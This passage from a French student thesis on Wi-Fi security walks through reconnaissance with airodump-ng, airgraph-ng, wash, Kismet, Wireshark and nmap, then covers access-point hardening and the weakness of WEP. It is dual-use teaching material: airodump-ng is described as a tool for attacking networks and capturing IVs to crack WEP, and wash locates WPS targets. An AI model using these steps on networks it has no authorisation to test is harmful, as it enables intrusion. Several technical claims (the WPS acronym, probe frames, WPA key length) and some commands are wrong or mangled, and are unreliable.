


Figure III.2. Fonctionnement en mode moniteur.

5.2.Scan actif :

Le scan actif diffère complètement par rapport au passif ;en effet dans le scan passif le client écoute des trames beacons du point d'accès, mais pour le scan actif le client envoi des trames de réponses probes avec le SSID.

Le point d'accès qui écoute cette réponse va répondre par des trames probes ; cette derniers contiennent toutes les informations présentes dans les trames beacons.




Figure III.3. Mode de fonctionnement du scan actif

6. Manipulation sur les outils de scan :

On va voir des outils qui sont peu utilisés pour le scan d'un réseau wifi.

6.1.1. L'outil Airodump-ng :

Airodump-ng fait partie du package Aircrack-ng, il est utilisé pour attaquer un réseau sans fils 802.11, airodump-ng permet de capter des raw 802.11 trames.

Il est aussi capable de capter des IVs (Initialisation Vectors) utilisés pour cracker la clé WEP.

Les sorties de airodump-ng sauvegardées sous différents formats (pcap, ivs, csv, gps, kismet, netxml,...), qu'on peut analyser quand le scan est terminé.

Les étapes suivantes conduisent vers un simple scan, on utilise airodump-ng.

1. Activation de la carte réseau wifi

```
# ifconfig wlan0 up
```


2. Activation et création du mode monitor

```
#airmon-ng start wlan0
```

3. Démarrage airodump-ng pour scanner le réseau

```
#airodump-ng -w dump mon0
```

-w signifie : créer un fichier log s'appelle dump [16].



```
root@kali: ~
File Edit View Search Terminal Help

CH 9 ][ Elapsed: 1 min ][ 2016-01-21 05:50

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
A4:77:60:F0:19:CE -36   26      0  0  6  54e  WPA2 CCMP  PSK  MaurisESoft
A0:F3:C1:ED:9D:62 -53   68      4  0  1  54e  WPA2 CCMP  PSK  APC

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
(not associated) A4:77:60:F0:19:CC -32  0 - 6    0     13  4GLTE,LTE4G-B310-2070E,APC,TP
A0:F3:C1:ED:9D:62 48:02:2A:11:15:DB -42  0 - 1    3     19  APC
A0:F3:C1:ED:9D:62 84:A6:C8:1E:7B:BB -50  0 - 1e   0     9   APC
```

Figure III.4. Résultat d'airodump-ng

6.1.2. L'outil Airgraph-ng :

A la sortie d'airodump-ng on a différent type de fichiers sauvegardés sur le disque. Chaque type de fichier contient des informations captées le temps du scan.

Pour l'affichage on tape :

```
#ls -lsa dump-01*
```

- .cap : c'est un fichier qui peut être importé vers un analyseur de paquet.
- .csv : c'est un fichier qui peut s'afficher à l'écran.
- .txt : un fichier qui présente les clients et les points d'accès on peut l'appeler par

Airgraph-ng.

L'outil Airgraph-ng n'est pas installé par défaut, alors on va l'ajouter.

1. On va télécharger le code d'après le site Aircrack-ng par la commande suivante

```
#svn co http://svn.aircrack-ng.org/trunk/scripts/airgraph-ng
```

2. On va accéder vers le répertoire Airgraph-ng

```
#cd airgraph-ng
```

3. On va changer la permission de fichier.

```
#chmod +x airgraph-ng
```

4. Une fois l'activation du mode moniteur effectué on lance airodump-ng :

```
#airodump-ng -w dum1 mon0
```

5. airodump-ng arrêté il est possible d'afficher les fichiers .csv

```
#!/airgraph-ng -i dum1-01.csv -o dum1.png -g CAPR
```

6. Maintenant un fichier .png est créé figureII.5. [1].




Figure III.5. Résultat d' airgraph-ng.

6.2. L'outil Wash :

Wash est un outil qui existe sous Kali Linux utilisé spécialement pour détecter les points d'accès usant de la sécurité WPS (Wireless Provisioning Service).

Wps est une technologie utilisée pour simplifier la connexion d'un appareil à un réseau wifi.

Les commandes suivantes activent la découverte et l'affichage des équipements utilisant le WPS sécurisé.

```
#ifconfig
```

On sélectionne l'interface wifi disponible pour activer le mode moniteur.

```
#airmon-ng start wlan0
```

```
#wash -i wlan0mon -C
```

Le résultat est affiché sur la figure suivante [1].

```
root@kali:~# wash -i wlan0mon -C
Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso
l.com>
BSSID          Channel  RSSI    WPS Version  WPS Locked
ESSID
-----
A4:77:60:F0:19:CE   6      -35     1.0         No
MaurisESoft
KALI LINUX
```

Figure III.6. Résultat de WASH.

6.3. L'outil Kismet :

Chapitre III : Les scanners des réseaux WIFI

Kismet est un sniffer et IDS (intrusion detection system) L'outil existe dans la distribution Kali, on peut le télécharger et installer sur les autres distributions linux.

Il peut être utilisé pour scanner les réseaux sans fil 802.11, Kismet utilise le scan passif, il collecte les paquets 802.11, et détecte les réseaux actifs. Aussi il peut découvrir non-beaconing et les réseaux wifi cachés.

Kismet fonctionne comme airodump-ng mais on peut l'utiliser comme un IDS.

Et dans notre cas Kismet on va le lancer sur notre BBB pour jouer le rôle d'un agent qui capte, analyse et détecte les vulnérabilités [2].

6.3.1. Lancement de Kismet :

Les étapes suivantes vont présenter comment fonctionne l'outil Kismet

1- Active le mode moniteur pour l'interface wifi :

```
#airmon-ng start wlan0
```

2- Créer un répertoire pour sauvegarder les fichiers Kismet.

```
#mkdir kismetdump
```

3- Lancement de Kismet

```
#kismet
```

4- Ajouter **mon0** comme source




Figure III.7.La box add source de Kismet.

5- On clique sur close Window pour afficher l'interface Kismet

Chapitre III : Les scanners des réseaux WIFI

```
debian@arm: ~  
Kismet Sort View Windows  
Name      T C Ch Pkts Size  
+ Autogroup Probe P N --- 8 0B  
. APC      A O 1 601 8K  
  BSSID: A0:F3:C1:ED:9D:62 Last seen: Mar 30 18:45:57 Crypt: TKIP WPA PSK AESCCM Manuf: Tp-LinkT  
! MaurisESoft A O 6 173 0B  
Elapsed 00:06.46  
Networks 4  
MAC      Type      Freq  Pkts  Size  Manuf  
. A0:F3:C1:ED:9D:62 Wired/AP 2472 566 504B Tp-LinkT  
84:A6:C8:1E:7B:BB Wireless 2412 7 168B IntelCor  
D4:3D:7E:7D:3E:EC Wired/AP 2452 21 6K Micro-St  
A4:77:60:F0:19:CC Wireless 2452 7 778B Nokia  
Packets 1778  
Pkt/Sec 0  
No GPS data (GPS not connected) Pwr: Battery 0%  
24  
Packets Filtered 0  
Data  
INFO: Detected new probe network "<Any>", BSSID A4:77:60:F0:19:CC, encryption no, channel 0,  
54.00 mbit  
INFO: Detected new managed network "MaurisESoft", BSSID A4:77:60:F0:19:CE, encryption yes,  
channel 6, 54.00 mbit  
INFO: Saved data files
```

Figure III.8. Console Kismet.

Pour voir les fichiers sauvegarder par Kismet on tape `ls` sur le répertoire de travail.

```
root@arm:/home/debian/kismetdump/kl# ls  
Kismet-20160330-18-27-51-1.alert      Kismet-20160330-18-30-09-1.pcapdump  Kismet-20160330-18-38-15-1.netxml  
Kismet-20160330-18-27-51-1.gpsxml   Kismet-20160330-18-31-24-1.alert     Kismet-20160330-18-38-15-1.pcapdump  
Kismet-20160330-18-27-51-1.nettxt   Kismet-20160330-18-31-24-1.gpsxml   Kismet-20160330-18-39-13-1.alert  
Kismet-20160330-18-27-51-1.netxml   Kismet-20160330-18-31-24-1.nettxt   Kismet-20160330-18-39-13-1.gpsxml  
Kismet-20160330-18-27-51-1.pcapdump Kismet-20160330-18-31-24-1.netxml   Kismet-20160330-18-39-13-1.nettxt  
Kismet-20160330-18-30-09-1.alert    Kismet-20160330-18-31-24-1.pcapdump Kismet-20160330-18-39-13-1.netxml  
Kismet-20160330-18-30-09-1.gpsxml   Kismet-20160330-18-38-15-1.alert    Kismet-20160330-18-39-13-1.pcapdump  
Kismet-20160330-18-30-09-1.nettxt   Kismet-20160330-18-38-15-1.gpsxml  
Kismet-20160330-18-30-09-1.netxml   Kismet-20160330-18-38-15-1.nettxt
```

Figure III.9. Répertoire des fichiers Kismet.

Pour quitter Kismet on tape `ctrl+c`

6.3.2. Explication des types des fichiers Kismet :

Par default Kismet génère Cinq fichiers :

***.alert** Text-file log of alerts.; les évènements d' alertes particulière.

***.gpsxml** XML per-packet GPS log.

***.nettxt** Networks in text format.

***.netxml** Networks in XML format. Forme de l'interface..

***.pcapdump** Pcap capture file of observed traffic; contient PPI-GPS tags si disponible

Chapitre III : Les scanners des réseaux WIFI

6.4. Wireshark :

Wireshark est l'outil le plus populaire pour analyser les réseaux, utilisé aussi dans le domaine de la sécurité réseau et pentesting. Wireshark peut être utilisé efficacement pour effectuer une analyse sur les réseaux sans fils aussi découvrir les points d'accès.

On peut aussi configurer l'interface en mode moniteur pour écouter sur un canal particulier [1].

6.4.1. Lancement de Wireshark :

Wireshark existe sur plusieurs plateformes comme Windows, linux mais sous Windows on ne peut pas activer le mode moniteur pour les interfaces réseaux.

Les étapes suivantes aident pour activer le sniffing sur un réseau WIFI :

1- On active la carte réseau

```
#ifconfig wlan0 up
```

2- Active le mode moniteur :

```
#airmon-ng start wlan0
```

3- Démarrer wireshark :

```
#wireshark
```

Après le lancement de Wireshark on va sélectionner l'interface pour l'écoute




Figure III.10. Sélectionnement de l'interface pour Wireshark.

Chapitre III : Les scanners des réseaux WIFI

Quand le scan est terminé on appuis sur stop, une fois les données collectées on peut les filtrer grâce aux instructions suivantes

- Pour afficher les réponses et les demandes probe


Wlan.fc.type_subtype == 4 ou 5

- Pour afficher les trames beacon

Wlan.fc.type_subtype == 8

- Pour afficher les trames d'authentification

Wlan.fc.type_subtype == 11



The screenshot shows the Wireshark interface with the filter 'wlan.fc.type_subtype == 8' applied. The packet list pane displays several beacon frames (802.11) with details for frame 46 expanded below.

No.	Time	Source	Destination	Protocol	Length	Info
46	3.375704000	Tp-LinkT_ed:9d:62	Broadcast	802.11	313	Beacon frame, SN=3756, FN=0, Flags=....., BI=100, SSID=APC
54	3.478091000	Tp-LinkT_ed:9d:62	Broadcast	802.11	313	Beacon frame, SN=3757, FN=0, Flags=....., BI=100, SSID=APC
72	3.580525000	Tp-LinkT_ed:9d:62	Broadcast	802.11	313	Beacon frame, SN=3758, FN=0, Flags=....., BI=100, SSID=APC
73	3.682869000	Tp-LinkT_ed:9d:62	Broadcast	802.11	313	Beacon frame, SN=3759, FN=0, Flags=....., BI=100, SSID=APC
74	3.785328000	Tp-LinkT_ed:9d:62	Broadcast	802.11	313	Beacon frame, SN=3760, FN=0, Flags=....., BI=100, SSID=APC
78	3.887666000	Tp-LinkT_ed:9d:62	Broadcast	802.11	313	Beacon frame, SN=3761, FN=0, Flags=....., BI=100, SSID=APC
79	3.990151000	Tp-LinkT_ed:9d:62	Broadcast	802.11	313	Beacon frame, SN=3762, FN=0, Flags=....., BI=100, SSID=APC
82	4.092546000	Tp-LinkT_ed:9d:62	Broadcast	802.11	313	Beacon frame, SN=3763, FN=0, Flags=....., BI=100, SSID=APC
85	4.194901000	Tp-LinkT_ed:9d:62	Broadcast	802.11	313	Beacon frame, SN=3764, FN=0, Flags=....., BI=100, SSID=APC
92	4.297302000	Tp-LinkT_ed:9d:62	Broadcast	802.11	313	Beacon frame, SN=3765, FN=0, Flags=....., BI=100, SSID=APC

Frame 46: 313 bytes on wire (2504 bits), 313 bytes captured (2504 bits) on interface 0

- ± Radiotap Header v0, Length 18
- ± IEEE 802.11 Beacon frame, Flags:
- ± IEEE 802.11 wireless LAN management frame

Figure III.11. Résultat de capture pour l'interface monitor wireshark.

7. Détection du mode promiscuous :

Pour la détection l'outil utilisé est **nmap**, Nmap ("Network Mapper") est un outil open source d'exploration réseau et d'audit de sécurité. Il a été conçu pour rapidement scanner de grands réseaux, mais il fonctionne aussi très bien sur une cible unique. Nmap innove en utilisant des paquets IP bruts (raw packets) pour déterminer quels sont les hôtes actifs sur le réseau, quels services (y compris le nom de l'application et la version) ces hôtes offrent, quels systèmes d'exploitation (et leurs versions) ils utilisent, quels types de dispositifs de filtrage/pare-feux sont utilisés, ainsi que des douzaines d'autres caractéristiques. Nmap est généralement utilisé pour les audits de sécurité mais de nombreux gestionnaires des systèmes et de réseau l'apprécient pour des tâches de routine comme les inventaires de réseau, la gestion des mises à jour planifiées ou la surveillance des hôtes et des services actifs [17].

7.1. L'utilisation de nmap :

Nmap est un scanner de grand performance et dans notre cas on va appeler un scripte sniffer-detect est pour lire le résultat on va s'aider par un bloc des instructions affichées dans la figure suivante.

```
local results = {
  ['1____1_'] = false, -- MacOSX(Tiger.Panther)/Linux/ ?Win98/ WinXP sp2(no pcap)
  ['1_____'] = false, -- Old Apple/SunOS/3Com
  ['1__1_1_'] = false, -- MacOSX(Tiger)
  ['11111111'] = true,  -- BSD/Linux/OSX/      (or not promiscuous openwrt )
  ['1_1__1_'] = false, -- WinXP sp2 + pcap|| win98 sniff || win2k sniff (see below)
  ['111__1_'] = true,  -- WinXP sp2 promisc
  --['1111__1_'] = true, -- ?Win98 promisc + ??win98 no promisc *not confirmed*
}
```

Figure III.12. Type des résultats de scanner nmap.

Et la commande a exécutée :

```
#nmap -sV --script=sniffer-detect <target>
```

Target: l'adresse réseau +masque (ex: 192.168.1.0/24) ou une adresse IP spécifique.

Le scanne prend un temps on va sélectionner seulement les adresses actives par la ligne d'instruction suivante :

```
#map -sP 192.168.1.0/24 | awk '/is up/ {print up}; {gsub (/(\\|), ""); up = $NF}'
> hostup
```

Puis on lance le scan:

```
#nmap -sV --script=sniffer-detect hostup
```

8. Conclusion :

Dans ce chapitre on a présenté l'espace de travail qu'on a mis en place pour tester les vulnérabilités d'un réseau WIFI les signaler et les corriger. Plusieurs outils logiciels ont été décrits et leur manipulations expliquées. Ces outils peuvent être exploitée pour découvrir des vulnérabilités liées aux chiffrements du réseau, son mode caché éventuellement le filtrage des adresses physiques. Ces aspects ainsi que les techniques de corrections vont être abordés sur le prochain chapitre.



Chapitre IV

Détecter les attaques DDOS

Chapitre IV : Détecter les attaques DDOS

1. Introduction :

Les plus parts des réseaux wifi privés sont protégés par une ou plusieurs méthodes de sécurités disponibles ; dans ce chapitre on va présenter les méthodes les plus répandues est comment on peut les dépasser. Des scénarios de vulnérabilités sont expliqués et comment un test de sécurité est effectué face à un réseau wifi sécurisé.

2. Types des sécurités wifi :

Pour bien connaitre les types de sécurité qui existent dans un réseau wifi on accèdera à l'intérieur d'un point d'accès particulièrement l'onglet Wireless est visualisé avec les options disponibles.




Figure IV.1. Options de configuration WIFI sur un point d'accès TP LINK.

2.1. Changement du SSID par default :

Par default le réseau est nommé par la compagnie qui a fabriqué l'équipement, par exemple un routeur sans fil « Link Sys » nomme son SSID Link Sys.

2.2. Désactivation de broadcasting :

L'option de broadcast est activée par default dans les points d'accès. Cette option envoie toutes les 2 secondes un message a tous les adresses IP (broadcastIP

Chapitre IV : Détecter les attaques DDOS

255.255.255.255). En désactivant cette option, on évite de divulguer l'existence du réseau et d'éventuelles utilisations non autorisées de ce dernier.

2.3. Désactivation de WPS :

Dans les points d'accès existe une fonctionnalité très pratique pour connecter un ordinateur ou une tablette au réseau WIFI : le WPS

Au lieu d'introduire manuellement la clé de sécurité pour connecter l'ordinateur on appuie sur le bouton WPS de la carte et on attend quelque minute pour se connecter automatiquement.

Pour des raisons de sécurité il faut désactiver cette fonctionnalité après utilisation [1].

2.4. Utilisation de cryptage :

DES, RSA, PGP et CIE Ces abréviations sont des noms d'algorithmes très utilisés pour chiffrer des séquences binaires ou du texte. Les différences qui les séparent sont principalement de nature algorithmique. Chacun a sa manière d'ordonner, de filtrer et d'appliquer la clé qui fait qu'on ne peut déchiffrer un message avec un algorithme différent de celui utilisé pour le chiffrer, de même qu'on ne peut déchiffrer un message que si on connaît la clé utilisée pour le chiffrer. La clé de chiffrement est l'élément variable dans le cryptage. C'est celui qui va permettre de différencier le message d'un autre chiffré avec le même algorithme. Si on chiffre un seul poème du Chikh hamada, deux fois, avec l'algorithme DES et avec deux clés différentes, on obtient deux résultats différents. Il n'est pas possible d'intervertir sur les clés, ni utiliser un autre algorithme. En matière de Wi-Fi, les données qui transitent entre deux machines d'un même réseau sont chiffrées à l'aide d'un des protocoles WEP, WPA ou WPA2. Ces protocoles (du plus ancien au plus récent) utilisent des algorithmes de chiffrement différents et en particulier des clés de tailles différentes [18].

2.4.1. La clé WEP :

Le protocole WEP (Wired Equivalent Privacy ou Protection Equivalente au Câble) utilise une clé d'une longueur de 64 à 256 bits dont 24 ne sont pas utilisés pour le chiffrement. Cela fait une clé, si on la compare à un mot, d'une

Chapitre IV : Détecter les attaques DDOS

longueur de 5 à 29 caractères. La majorité des clés est composée de 13 caractères.

L'algorithme utilisé dans le chiffrement possède une grande faiblesse qui est exploitée aujourd'hui très facilement par les hackers. Il suffit de quelques minutes pour reconstituer tous les morceaux de la clé WEP qui circulent de temps à autres sur le réseau. La raison pour laquelle ils circulent est intimement liée à l'algorithme utilisé car celui-ci doit être initialisé à chaque échange pour ne pas utiliser deux fois la même clé. De fait une partie de la clé (les 24 bits en question) est utilisée comme élément d'initialisation (vecteur d'initialisation) et celui-ci n'est pas chiffré.

Au bout d'un moment, si quelqu'un écoute tous les échanges, il aura obtenu suffisamment d'éléments pour reconstruire la clé sans la connaître au préalable. Pour cette raison la clé WEP ne doit absolument plus être utilisée sur les équipements Wi-Fi aujourd'hui [18].

2.4.2. La clé WPA/WPA2 :

Le protocole WPA offre une protection d'un niveau bien supérieur à WEP. Il utilise pourtant le même algorithme de chiffrement et est basé sur le même principe de vecteur d'initialisation. En revanche le TKIP (Temporal Key Integrity Protocol ou Protocole d'intégrité par clé temporelle) a été ajouté, permettant ainsi une permutation plus importante des clés sans que le vecteur d'initialisation ne puisse être reconstitué de manière utile. Dans les configurations les plus courantes, le mode Personnel est utilisé avec la PSK (Pre-Shared Key ou clé pré-partagée). Cela permet d'utiliser une clé alphanumérique normale d'une longueur d'au moins 32 caractères. Ce qui offre un niveau de 